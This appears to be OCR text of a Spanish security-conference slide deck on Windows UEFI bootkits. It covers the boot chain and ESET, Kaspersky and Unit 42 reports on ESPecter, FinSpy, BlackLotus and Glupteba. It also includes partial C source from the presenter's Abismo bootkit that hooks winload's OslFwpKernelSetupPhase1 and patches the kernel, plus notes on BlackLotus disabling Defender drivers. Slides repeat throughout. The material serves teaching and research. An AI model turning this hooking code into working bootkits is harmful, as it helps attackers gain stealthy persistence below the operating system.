
Windows OS Loader
winload.efi

```
Advanced Boot Options

Choose Advanced Options for: Windows 7
(Use the arrow keys to highlight your choice.)

  Repair Your Computer

    Safe Mode
    Safe Mode with Networking
    Safe Mode with Command Prompt

    Enable Boot Logging
    Enable low-resolution video (640x480)
    Last Known Good Configuration (advanced)
    Directory Services Restore Mode
    Debugging Mode
    Disable automatic restart on system failure
    Disable Driver Signature Enforcement

    Start Windows Normally

Description: View a list of system recovery tools you can use to repair
             startup problems, run diagnostics, or restore your system.

ENTER=Choose                                    ESC=Cancel
```




Windows NT OS Kernel
ntoskrnl.exe





Rootkit
Kernel-Mode Driver
driver.sys




Bootkit
UEFI Application
bootmgfw.efi
DXE Runtime Driver
driver.efi

WINLOAD.EFI -> NTOSKRNL.EXE

OslFwpKernelSetupPhase1();

OslArchTransferToKernel();

ExitBootServices();



The Windows Boot Loader starts with configuring the kernel memory address space by calling the `OslBuildKernelMemoryMap()` function (Figure 14-11). Next, it prepares for loading the kernel with the call to the `OslFwpKernelSetupPhase1()` function ❶. The `OslFwpKernelSetupPhase1()` function calls `EfiGetMemoryMap()` to get the pointer to the `EFI_BOOT_SERVICE` structure configured earlier, and then stores it in a global variable for future operations from kernel mode, via the HAL services.




Figure 14-11: Call gr
flow from `OslMain()`
`OslBuildKernelMemor`

After that, the `OslFwpKernelSetupPhase1()` routine calls the EFI function `ExitBootServices()`. This function notifies the operating system that it is about to receive full control; this callback allows for making any last-minute configurations before jumping into the kernel.

The VSM boot policy checks are implemented in the routine `BlVsmCheckSystemPolicy` ❷❸, which checks the environment against the Secure Boot policy and reads the UEFI variable `VbsPolicy` into memory, filling the `BlVsmpSystemPolicy` structure in memory.

Finally, execution flow reaches the operating system kernel (which in our case is the *ntoskrnl.exe* image) ❹ via `OslArchTransferToKernel()` (Listing 14-5).

```
.text:0000000180123C90 OslArchTransferToKernel proc near
.text:0000000180123C90                 xor     esi, esi
.text:0000000180123C92                 mov     r12, rcx
.text:0000000180123C95                 mov     r13, rdx
.text:0000000180123C98                 wbinvd
.text:0000000180123C9A                 sub     rax, rax
```

```
/**
    Hooks the OslFwpKernelSetupPhase1 function.

    This function replaces the original OslFwpKernelSetupPhase1 function with a custom hook that allows for additional functionality.

    @param[in]      LoaderBlock         A pointer to the Loader Parameter Block.

    @retval         EFI_SUCCESS         The OslFwpKernelSetupPhase1 function was successfully hooked.
    @retval         other               An error occurred during the hooking process.
**/

EFI_STATUS
EFIAPI
FunctionsHooksWinloadEfi_OslFwpKernelSetupPhase1(
    IN      PLOADER_PARAMETER_BLOCK     LoaderBlock
    )
{
    // Restore original function bytes that were replaced with hook
    FunctionsUtilsMemory_CopyMemory((VOID*)gOriginalWinloadOslFwpKernelSetupPhase1, gBytesWinloadEfiOslFwpKernelSetupPhase1Backup, sizeof(gFauxCallHookTemplate));

    // Get kernel entry from loader block's LoadOrderList
    UINT8* LoadOrderListHeadAddress = (UINT8*)&LoaderBlock->LoadOrderListHead;
    CONST PKLDR_DATA_TABLE_ENTRY KernelEntry = FunctionsHooksWinloadEfi_GetBootLoadedModule((LIST_ENTRY*)LoadOrderListHeadAddress, L"ntoskrnl.exe");

    // Get kernel base and headers
    VOID* KernelBase = KernelEntry->DllBase;
    CONST UINT32 KernelSize = KernelEntry->SizeOfImage;
    CONST PEFI_IMAGE_NT_HEADERS NtHeaders = KernelBase != NULL && KernelSize > 0 ? FunctionsUtilsHeaders_GetNTHeadersPEFile(KernelBase, (UINTN)KernelSize) : NULL;

    // Patch Windows Kernel
    EFI_STATUS Status = FunctionsWindowsKernel_PatchNtoskrnlExe(KernelBase, NtHeaders);

    // Call original transfering execution back to winload!OslFwpKernelSetupPhase1
    return ((t_OslFwpKernelSetupPhase1)gOriginalWinloadOslFwpKernelSetupPhase1)(LoaderBlock);
}
```


```
/**

**/

{
……

    // Find OslFwpKernelSetupPhase1 signature
    Status = FunctionsUtilsPattern_FindPattern(SigOslFwpKernelSetupPhase1, 0xCC  sizeof(SigOslFwpKernelSetupPhase1), (VOID*)((UINT8*)ImageBase +
CodeSection->VirtualAddress),  CodeSection->SizeOfRawData, (VOID**)&Found);

    // Find OslFwpKernelSetupPhase1 start
    gOriginalWinloadOslFwpKernelSetupPhase1 = FunctionsUtilsAddress_FindStartAddress(ImageBase, NtHeaders, Found);

    // Hook winload.efi!OslFwpKernelSetupPhase1
    VOID* HookAddress = (VOID*)&FunctionsHooksWinloadEfi_OslFwpKernelSetupPhase1;

    // Raise TPL

    // Copy OslFwpKernelSetupPhase1 bytes
    CopyMem(gBytesWinloadEfiOslFwpKernelSetupPhase1Backup, (VOID*)gOriginalWinloadOslFwpKernelSetupPhase1, sizeof(gFauxCallHookTemplate));

    // Place faux call (push addr, ret) at the start of the original function to transfer the execution to the hooked function

    // Place hook template in original address
    FunctionsUtilsMemory_CopyMemory((VOID*)gOriginalWinloadOslFwpKernelSetupPhase1, gFauxCallHookTemplate, sizeof(gFauxCallHookTemplate));

    // Place HookAddress in template
    FunctionsUtilsMemory_CopyMemory((UINT8*)gOriginalWinloadOslFwpKernelSetupPhase1 + gFauxCallHookTemplateAddressOffset, (UINTN*)&HookAddress,
sizeof(HookAddress));


    // Restore TPL

……
}
```


Abismo

UEFI Specification

2.10


Search docs






Windows Boot Manager
bootmgfw.efi

```
Windows Boot Manager

Choose an operating system to start, or press TAB to select a tool:
(Use the arrow keys to highlight your choice, then press ENTER.)

    Windows 7
    Windows Vista
    Windows XP


To specify an advanced option for this choice, press F8.
Seconds until the highlighted choice will be started automatically: 10


Tools:

    Windows Memory Diagnostic


ENTER=Choose                TAB=Menu                ESC=Cancel
```





Windows OS Loader
winload.efi

```
Advanced Boot Options

Choose Advanced Options for: Windows 7
(Use the arrow keys to highlight your choice.)

    Repair Your Computer

    Safe Mode
    Safe Mode with Networking
    Safe Mode with Command Prompt

    Enable Boot Logging
    Enable low-resolution video (640x480)
    Last Known Good Configuration (advanced)
    Directory Services Restore Mode
    Debugging Mode
    Disable automatic restart on system failure
    Disable Driver Signature Enforcement

    Start Windows Normally

Description: View a list of system recovery tools you can use to repair
             startup problems, run diagnostics, or restore your system.

ENTER=Choose                                    ESC=Cancel
```




Windows NT OS Kernel
ntoskrnl.exe





Rootkit
Kernel-Mode Driver
driver.sys



Bootkit
UEFI Application
bootmgfw.efi
DXE Runtime Driver
driver.efi



DEMO
LOADING...


Abismo

UEFI Specification

2.10


Search docs






Windows Boot Manager
bootmgfw.efi

```
Windows Boot Manager

Choose an operating system to start, or press TAB to select a tool:
(Use the arrow keys to highlight your choice, then press ENTER.)

    Windows 7
    Windows Vista
    Windows XP


To specify an advanced option for this choice, press F8.
Seconds until the highlighted choice will be started automatically: 10


Tools:

    Windows Memory Diagnostic


ENTER=Choose                TAB=Menu                ESC=Cancel
```





Windows OS Loader
winload.efi

```
Advanced Boot Options

Choose Advanced Options for: Windows 7
(Use the arrow keys to highlight your choice.)

    Repair Your Computer

    Safe Mode
    Safe Mode with Networking
    Safe Mode with Command Prompt

    Enable Boot Logging
    Enable low-resolution video (640x480)
    Last Known Good Configuration (advanced)
    Directory Services Restore Mode
    Debugging Mode
    Disable automatic restart on system failure
    Disable Driver Signature Enforcement

    Start Windows Normally

Description: View a list of system recovery tools you can use to repair
             startup problems, run diagnostics, or restore your system.

ENTER=Choose                                    ESC=Cancel
```




Windows NT OS Kernel
ntoskrnl.exe





Rootkit
Kernel-Mode Driver
driver.sys



Bootkit
UEFI Application
bootmgfw.efi
DXE Runtime Driver
driver.efi

BOOTKIS IN THE WILD

welivesecurity BY ESET


ESET RESEARCH

UEFI threats moving to the ESP: Introducing ESPecter bootkit

ESET research discovers a previously undocumented UEFI bootkit with roots going back all the way to at least 2012

Martin Smolár, Anton Cherepanov
05 Oct 2021 , 20 min. read

kaspersky



September 28, 2021

FinFisher spyware improves its arsenal with four levels of obfuscation, UEFI infection and more

Kaspersky researchers presented a comprehensive investigation into all the recent updates introduced into FinSpy spyware for Windows, Mac OS, Linux, and its installers. The research, which took eight months to complete, uncovers four-layer obfuscation and advanced anti-analysis measures employed by the spyware's developers, as well as the employment of a UEFI bootkit to infect victims. The findings suggest high emphasis on defense evasion, making FinFisher one of the hardest-to-detect spywares to date.

welivesecurity BY ESET

ESET RESEARCH

BlackLotus UEFI bootkit: Myth confirmed

The first in-the-wild UEFI bootkit bypassing UEFI Secure Boot on fully updated UEFI systems is now a reality

Martin Smolár
01 Mar 2023 , 40 min. read

By patching the Windows Boot Manager, attackers achieve execution in the early stages of the system boot process (see Figure 1), before the operating system is fully loaded. This allows ESPecter to bypass Windows Driver Signature Enforcement (DSE) in order to execute its own unsigned driver at system startup. This driver then injects other user-mode components into specific system processes to initiate communication with ESPecter's C&C server and to allow the attacker to take control of the compromised machine by downloading and running additional malware or executing C&C commands.

Even though Secure Boot stands in the way of executing untrusted UEFI binaries from the ESP, over the last few years we have been witness to various UEFI firmware vulnerabilities affecting thousands of devices that allow disabling or bypassing Secure Boot (e.g. VU#758382, VU#976132, VU#631788, ...). This shows that securing UEFI firmware is a challenging task and that the way various vendors apply security policies and use UEFI services is not always

UEFI infection

During our research, we found a UEFI bootkit that was loading FinSpy. All machines infected with the UEFI bootkit had the Windows Boot Manager (**bootmgfw.efi**) replaced with a malicious one. When the UEFI transfers execution to the malicious loader, it first locates the original Windows Boot Manager. It is stored inside the **efi\microsoft\boot\en-us** directory, with the name consisting of hexadecimal characters. This directory contains two more files: the Winlogon Injector and the Trojan Loader. Both of them are encrypted with RC4. The decryption key is the EFI system partition GUID, which differs from one machine to another.

welivesecurity BY ESET

a. `ImgArchStartBootApplication` in `bootmgfw.efi` or `bootmgr.efi`:
   This function is commonly hooked by bootkits to catch the moment when the Windows OS loader (`winload.efi`) is loaded in the memory but still hasn't been executed – which is the right moment to perform more in-memory patching.

b. `BlImgAllocateImageBuffer` in `winload.efi`:
   Used to allocate an additional memory buffer for the malicious kernel driver.

c. `OslArchTransferToKernel` in `winload.efi`:
   Hooked to catch the moment when the OS kernel and some of the system drivers are already loaded in the memory, but still haven't been executed – which is a perfect moment to perform more in-memory patching. The drivers mentioned below are patched in this hook. The code from this hook responsible for finding appropriate drivers in memory is shown in Figure 14.

d. `WdBoot.sys` and `WdFilter.sys`:
   BlackLotus patches the entry point of `WdBoot.sys` and `WdFilter.sys` – the Windows Defender ELAM driver and the Windows Defender file system filter driver, respectively – to return immediately.

GLUPTEBA

Glupteba Overview

Glupteba is built to be modular, which allows it to download and execute additional components or payloads. This modular design makes Glupteba adaptable to different attack scenarios and environments, and it also allows its operators to adapt to different security solutions.

Over the years, malware authors have introduced new modules, allowing the threat to perform a variety of tasks including the following:

- Delivering additional payloads
- Stealing credentials from various software
- Stealing sensitive information, including credit card data
- Enrolling the infected system in a cryptomining botnet
- Crypto hijacking and delivering miners
- Performing digital advertising fraud
- Stealing Google account information
- Bypassing UAC and having both rootkit and bootkit components
- Exploiting routers to gain credentials and remote administrative access

UNIT 42 BY PALO ALTO NETWORKS

Diving Into Glupteba's UEFI Bootkit

5,534 people reacted 12 12 min. read

By Lior Rochberger and Dan Yashnik
February 12, 2024 at 6:00 AM
Category: Malware
Tags: Advanced Threat Prevention, Advanced URL Filtering, Advanced WildFire, Cloud-Delivered Security Services, coin miner, Cortex XDR, credential stealer, DNS security, next-generation firewall, Prisma Cloud, RedLine infostealer, Smoke Loader

This post is also available in: 日本語 (Japanese)

Executive Summary

Glupteba is advanced, modular and multipurpose malware that, for over a decade, has mostly been seen in financially driven cybercrime operations. This article describes the infection chain of a new campaign that took place around November 2023.

Despite being active for over a decade, certain capabilities that Glupteba's authors have added have remained undiscovered or unreported – until now. We will focus on one intriguing and previously undocumented feature: a Unified Extensible Firmware Interface (UEFI) bootkit. This bootkit can intervene and control the OS boot process, enabling Glupteba to hide itself and create a stealthy persistence that can be extremely difficult to detect and remove.

REVERSING Y ANÁLISIS DE MALWARE

Campus Internacional de Ciberseguridad

Master's degree instructor (Reverse Engineering, Malware Analysis and Bug Hunting)

Currently, I am teacher in the prestigious 'Máster en Reversing, Análisis de Malware y Bug Hunting' at the Campus Internacional de Ciberseguridad.

These are some of the topics I cover:

- Windows Architecture (User Mode, Kernel Mode)
- Windows Protections (DSE, KPP)
- Malware Hunting (Sysinternals Tools)
- Windows Kernel Opaque Structures (EPROCESS, ETHREAD)
- Windows Kernel Debugging (WinDbg)
- WinDbg Scripting (Javascript, PyKd)
- Rootkit Hooking Techniques (IDT, SSDT)
- Rootkit Development (Kernel Mode Drivers, IRPs)
- Bootkit Development (UEFI Applications)
- Bootkit Analysis (ESPecter, BlackLotus)
- Kernel Exploitation (Vulnerable Drivers, Write-what-where)

Máster en Reversing, Análisis de Malware y Bug Hunting
Una de las técnicas por excelencia para analizar el comportamiento de las aplicaciones maliciosas cuando no se tiene el código fuente de la aplicación es el reversing. Los...

AGRADECIMIENTOS

- **Jose Torres Velasco**
- Miguel Ángel de Castro
- Sergio De Los Santos
- Juan José Salvador
- Jose Angel Abeal Riveiros
- Maria Purificacion Cariñena Amigo

PREGUNTAS

Bootkit

- https://github.com/TheMalwareGuardian/Abismo

Rootkits

- https://github.com/TheMalwareGuardian/Bentico

Recursos

- https://github.com/TheMalwareGuardian/Awesome-Bootkits-Rootkits-Development